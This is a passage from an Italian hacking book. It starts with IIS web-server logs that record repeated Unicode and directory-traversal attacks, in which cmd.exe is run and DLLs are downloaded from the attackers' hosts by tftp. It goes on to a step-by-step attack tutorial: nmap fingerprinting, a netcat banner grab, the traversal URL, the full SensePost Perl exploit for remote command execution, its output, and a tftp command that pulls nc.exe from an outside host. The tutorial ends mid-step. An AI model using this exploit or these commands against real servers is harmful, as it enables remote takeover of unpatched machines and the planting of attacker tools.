2001-12-13 17:02:00 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 -
2001-12-13 17:02:00 217.57.113.19 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 17:02:04 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:02:04 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:06 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:06 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:07 217.57.113.19 - 217.57.163.98 80 GET
/scripts/../../Admin.dll - 500 -
2001-12-13 17:02:07 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:02:08 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:08 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:09 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:13 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..\../Admin.dll - 500 -
2001-12-13 17:02:13 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:02:14 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:14 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:16 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:16 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 17:02:16 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:02:17 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:17 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:18 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:18 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 17:02:18 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
```

```
2001-12-13 17:02:20 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:20 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:22 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:22 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 17:02:22 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 17:02:23 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 17:02:23 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 17:02:27 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.113.19%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 17:02:31 217.57.113.19 - 217.57.163.98 80 GET
/scripts/..%2f../Admin.dll - 500 –

2001-12-13 18:49:39 217.57.241.234 - 217.57.163.98 80 GET /scripts/root.exe /c+dir 200 -
2001-12-13 18:49:39 217.57.241.234 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20Admin.dll 502 -
2001-12-13 18:49:41 217.57.241.234 - 217.57.163.98 80 GET
/scripts/Admin.dll - 500 -
2001-12-13 18:49:41 217.57.241.234 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-13 18:49:42 217.57.241.234 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 18:49:42 217.57.241.234 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 18:49:44 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 18:49:44 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 18:49:46 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 18:49:47 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-13 18:49:49 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-13 18:49:50 217.57.241.234 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 18:49:52 217.57.241.234 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 18:49:54 217.57.241.234 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-13 18:49:55 217.57.241.234 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20e:\Admin.dll 502 -
```

```
2001-12-13 18:49:58 217.57.241.234 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 -
2001-12-13 18:49:59 217.57.241.234 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 18:50:01 217.57.241.234 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
2001-12-13 18:50:02 217.57.241.234 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 -
2001-12-13 18:50:04 217.57.241.234 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 18:50:06 217.57.241.234 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 18:51:15 217.57.241.234 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-13 19:00:32 217.113.1.248 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 -
2001-12-13 19:02:05 217.113.1.248 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-13 19:02:07 217.113.1.248 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 19:02:09 217.113.1.248 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-13 19:02:13 217.113.1.248 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-13 19:06:13 217.113.1.248 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.113.1.248%20GET%20cool.dll%20c:\httpodbc.dll 502 -
2001-12-13 19:06:14 217.113.1.248 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.113.1.248%20GET%20cool.dll%20d:\httpodbc.dll 502 -
2001-12-13 19:06:18 217.113.1.248 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.113.1.248%20GET%20cool.dll%20httpodbc.dll 502 -
2001-12-13 19:32:50 217.57.241.234 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 200 -
2001-12-13 19:34:03 217.57.241.234 - 217.57.163.98 80 GET
/scripts/root.exe /c+tftp%20-
i%20217.57.241.234%20GET%20Admin.dll%20Admin.dll 502 –

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2001-12-12 21:44:30
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem
cs-uri-query sc-status cs(User-Agent)
2001-12-12 21:46:42 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 21:46:50 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 21:46:55 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 21:47:00 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 21:47:05 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 21:49:32 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20d:\Admin.dll 502 -
```

```
2001-12-12 21:49:51 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 21:51:13 217.57.79.187 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 21:51:26 217.57.79.187 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 21:51:35 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 21:53:02 217.57.79.187 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 21:53:13 217.57.79.187 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 21:53:41 217.57.79.187 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 -
2001-12-12 22:20:06 217.82.33.74 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 22:20:06 217.82.33.74 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 22:20:08 217.82.33.74 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:20:08 217.82.33.74 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:20:09 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:20:56 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:21:41 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:21:42 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:21:42 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-12 22:21:44 217.82.33.74 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:21:45 217.82.33.74 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:21:46 217.82.33.74 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:21:48 217.82.33.74 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:21:48 217.82.33.74 - 217.57.163.98 80 GET
/_vti_bin/..%5c../..%5c../..%5c../Admin.dll - 500 -
2001-12-12 22:21:49 217.82.33.74 - 217.57.163.98 80 GET
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:21:51 217.82.33.74 - 217.57.163.98 80 GET
/msadc/..%5c../..%5c../..%5c/..Á•../..Á•../..Á•../winnt/system32/cmd.
exe /c+dir 403 -
2001-12-12 22:21:52 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..Á•../winnt/system32/cmd.exe /c+dir 500 -
```

```
2001-12-12 22:21:53 217.82.33.74 - 217.57.163.98 80 GET
/scripts/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:21:54 217.82.33.74 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:21:54 217.82.33.74 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:21:56 217.82.33.74 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:21:57 217.82.33.74 - 217.57.163.98 80 GET
/scripts/../../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:21:58 217.82.33.74 - 217.57.163.98 80 GET
/scripts/../../Admin.dll - 500 -
2001-12-12 22:21:58 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:22:00 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:22:02 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:22:02 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..\../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:22:04 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..\../Admin.dll - 500 -
2001-12-12 22:22:04 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:22:05 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:22:07 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:22:08 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:22:09 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-12 22:22:09 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:22:11 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:22:11 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:22:13 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:22:15 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-12 22:22:15 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:22:17 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
```

```
2001-12-12 22:22:18 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:22:23 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:22:23 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%5c../Admin.dll - 500 -
2001-12-12 22:22:24 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 22:22:26 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20c:\Admin.dll 502 -
2001-12-12 22:22:27 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20d:\Admin.dll 502 -
2001-12-12 22:22:29 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%2f../winnt/system32/cmd.exe /c+tftp%20-
i%20217.82.33.74%20GET%20Admin.dll%20e:\Admin.dll 502 -
2001-12-12 22:22:30 217.82.33.74 - 217.57.163.98 80 GET
/scripts/..%2f../Admin.dll - 500 -
2001-12-12 22:27:54 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 22:30:50 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 22:30:55 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 22:31:08 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:31:58 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:33:33 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 22:33:38 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 22:33:43 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:33:51 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 22:34:05 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
2001-12-12 23:38:08 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 23:38:13 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 23:38:18 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 23:38:24 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 23:51:18 217.57.79.187 - 217.57.163.98 80 GET
/scripts/root.exe /c+dir 404 -
2001-12-12 23:51:27 217.57.79.187 - 217.57.163.98 80 GET
/MSADC/root.exe /c+dir 403 -
2001-12-12 23:51:35 217.57.79.187 - 217.57.163.98 80 GET
/c/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 23:51:49 217.57.79.187 - 217.57.163.98 80 GET
/d/winnt/system32/cmd.exe /c+dir 404 -
2001-12-12 23:52:16 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+dir 200 -
```

```
2001-12-12 23:53:28 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20c:\Admin.dll 502 –
```

Esempio utilizzante UNICODE BUGS

Come abbiamo detto precedentemente negli altri capitoli, le operazioni eseguite dagli hacker possono essere suddivise in cinque fasi.
L'unico problema è che tutte le informazioni di questo libro sono state suddivise in un numero abbastanza elevato di pagine per cui potrebbero essere utili alcuni esempi in cui in poco spazio vengono mostrati dei prototipi di attacchi utilizzando le tecniche più comuni, ovvero quelle che non pretendono lunghi tempi di preparazione.
La prima fase è quella legata all'enumerazione relativa al sistema vittima, fase nella quale l'hacker raccoglie tutte le informazioni possibili.
In questa fase utilizzeremo nmapnt rilasciato dalla Eeye.
Diamo il comando :

```
c:\> nmapnt -O 192.168.1.22
```

L'opzione –O stà per OS fingerprint ovvero un comando indirizzato a cercare di individuare il sistema operativo.

```
Starting nmapnt V. 1.30 by Eeye
Interesting ports on ntkrkr (192.168.1.22):
(Ports scanned but not shown below are in state: filtered)
Port State Service
22/tcp unfiltered ssh
80/tcp open http
443/tcp open https

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=4 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98
Nmap run completed -- 1 IP address (1 host up) scanned in 172 seconds
```

Dalle informazioni restituite da nmapnt ci rsulta che sul sistema è attivo il protocollo http (80).
In alcuni capitoli abbiamo parlato di un utility che ci permette di leggere in modo RAW dalla rete.
Questa è NETCAT mediante la quale possiamo cercare di connetterci a IIS :

```
nc -vv 192.168.1.2 80
ntkrkr [192.168.1.2] 80 (www) open


HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Thu, 18 Jan 2001 23:23:22 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is
incorrect. </body></html> sent 2, rcvd 224
```

Da questo abbiamo visto che sul server è in esecuzione IIS 4.0 per cui a questo punto potrebbe essere suscettibile al Traversal Bug.

```
C:\ ---
      |-- InetPub/
      |         |- wwwroot/
```

```
       |          |          |- scripts/
       |
       |-- winnt/
       |         |- system32/
```

La struttura di prima mostra la classica configurazione delle directory di IIS e di Windows.
Ilo nosto interesse, rispetto a questa struttura, sarebbe quella di eseguire il file CMD.EXE presente nella directory system di windows.
Usando il percorso assoluto dovremmo specificare :

```
../../winnt/system32/cmd.exe
```

Usando la sintasi WEB possiamo specificare da browser :

```
http://192.168.1.2/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir
```

Se all'interno del BROWSER vediamo la directory richiesta tramite il comando dato allora l'UNICODE BUG funziona.
A questo punto possiamo cercare di dare dei comandi diretti al server usando un programma che si trova sulla rete il quale apre un socket inviando i comandi al server .
Il suo listato è :

```
#!/usr/bin/perl
# See http://www.securityfocus.com/vdb/bottom.html?section=exploit&vid=1806
# Very simple PERL script to execute commands on IIS Unicode vulnerable servers
# Use port number with SSLproxy for testing SSL sites
# Usage: unicodexecute2 IP:port command
# Only makes use of "Socket" library
#
# New in version2:
# Copy the cmd.exe to something else, and then use it.
# The script checks for this.
# Thnx to security@nsfocus.com for discovering the cmd.exe copy part
#
# Roelof Temmingh 2000/10/26
# roelof@sensepost.com http://www.sensepost.com

use Socket;
# --------------init
if ($#ARGV<1) {die "Usage: unicodexecute IP:port command\n";}
($host,$port)=split(/:/,@ARGV[0]);
$target = inet_aton($host);

# --------------test if cmd has been copied:
$failed=1;
$command="dir";
@results=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
foreach $line (@results){
 if ($line =~ /sensepost.exe/) {$failed=0;}
}
$failed2=1;
if ($failed==1) {
 print "Sensepost.exe not found - Copying CMD...\n";
 $command="copy c:\\winnt\\system32\\cmd.exe sensepost.exe";
 $command=~s/ /\%20/g;
```

```
 @results2=sendraw("GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+$command
HTTP/1.0\r\n\r\n");
 foreach $line2 (@results2){
  if (($line2 =~ /copied/ )) {$failed2=0;}
 }
 if ($failed2==1) {die "Copy of CMD failed - inspect manually:\n@results2\n\n"};
}

# ------------ we can assume that the cmd.exe is copied from here..
$command=@ARGV[1];
print "Sensepost.exe found - Executing [$command] on $host:$port\n";
$command=~s/ /\%20/g;
my @results=sendraw("GET /scripts/..%c0%af../inetpub/scripts/sensepost.exe?/c+$command
HTTP/1.0\r\n\r\n");
print @results;

# ------------- Sendraw - thanx RFP rfp@wiretrip.net
sub sendraw {   # this saves the whole transaction anyway
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
                my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ push @in, $_;}
                select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }
}
# Spidermark: sensepostdata
```

L’esecuzione del comando avviene con la seguente linea:

```
C:\> perl -x unicodexecute.pl 192.168.1.2:80 'dir'
Executing dir on 192.168.1.2:80
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 19 Jan 2001 00:15:26 GMT
Content-Type: application/octet-stream
Volume in drive D has no label.
```

Volume Serial Number is F465-557F

```
Directory of D:\Inetpub\scripts

01/18/01 03:15p <DIR> .
01/18/01 03:15p <DIR> ..

2 File(s) 0 bytes
28,081,664 bytes free
```

A questo punto proviamo a lanciare sul server il comando tftp per trasferire netcat ovvero nc.exe

```
C:\> perl -x unicodexecute.pl 192.168.1.2:80 'tftp -i 172.16.41.71
GET nc.exe'
Executing tftp -i 172.16.41.71 GET nc.exe on 192.168.1.2:80
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/4.0
Date: Fri, 19 Jan 2001 00:19:34 GMT
Content-Length: 215
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
```

```
<body><h1>CGI Error</h1>The specified CGI application misbehaved by
not returning
```

Ora richiediamo la dir per vedere se il file è stato trasferito.
